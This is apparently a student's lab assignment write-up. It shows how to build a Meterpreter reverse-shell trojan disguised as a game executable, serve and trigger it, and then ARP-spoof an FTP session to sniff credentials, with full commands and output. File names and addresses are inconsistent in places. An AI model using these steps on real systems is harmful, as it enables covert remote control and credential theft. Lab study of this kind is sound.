

## LetsUpgrade Cyber Security Assignment for Day-6

Name: Keshav Jayakrishnan

Email: [kesh.jayan@gmail.com](mailto:kesh.jayan@gmail.com)

Question 1:

1. Firstly, we must create a subdirectory in /var/www/html by using the mkdir command. This is where the malicious web server will be hosted.
2. Next, use the command 'msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x64 -e x64/shikata\_ga\_nai -b "\x00" LHOST=192.168.81.136 -f exe > /var/www/html/CounterStrike/Game.exe'
3. This will create a malicious executable file titled 'pubg.exe'.
4. To start the service of the web server apache, use the command 'service apache2 start'
5. Now, use the link – "192.168.81.136/CounterStrike/" on the windows system and download the executable titled "Game.exe"

### **Index of /CounterStrike**

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">Game.exe</a>	2020-09-01 02:03	72K	

6. Move to the kali machine and use msfconsole to wait with a meterpreter session.

```
msf5 exploit(multi/handler) > set lhost 192.168.81.136
lhost => 192.168.81.136
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > exploit
```

7. Once the executable file is run on the windows system, the meterpreter session starts and we can do a multitude of things to that particular system. For example,



```
Stdapi: User interface Commands
=====
```

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components


8. And hence, the system is exploited.

---

## Question 2:

1. It should be made sure that the machines used are NATed and it should obtain the IP and DNS automatically. This can be done by going to properties > TCP/IPv4 > Obtain IP and DNS automatically.
2. To create an ftp server, go to control panel > programs and features and then click on 'turn windows features on or off'. Then scroll down to IIS and check

mark the FTP and IIS features.



3.The FTP site can be added with no SSL encryption and a basic authentication and a user can be added to it.

4.Now we can access FTP via command prompt

```
C:\Users\Jayan U>ftp 192.187.120.114
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.187.120.114(none)): anonymous
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
```

5.On the kali machine, IP forwarding must be enabled with the command:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

```
sysctl -w net.ipv4.ip_forward=1
```


6. Arpspoof command must be used in order to trick the FTP server and client and make their packets go through the kali machine:

```
'arpspoof -i eth0 -t (target address) -r (receiver address)
```

7. Use dsniff from another terminal to grab the credentials using the command “dsniff -i eth0”.

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----
08/15/17 06:43:20 tcp 192.168.179.147.1083 -> 192.187.120.114.21 (ftp)
USER anonymous
PASS IEUser@
```

8. Wireshark can be used to grab the credentials as well:



Appropriate filters such as “tcp port==21” can be added to the search tab to find the credentials of the FTP server easier and faster.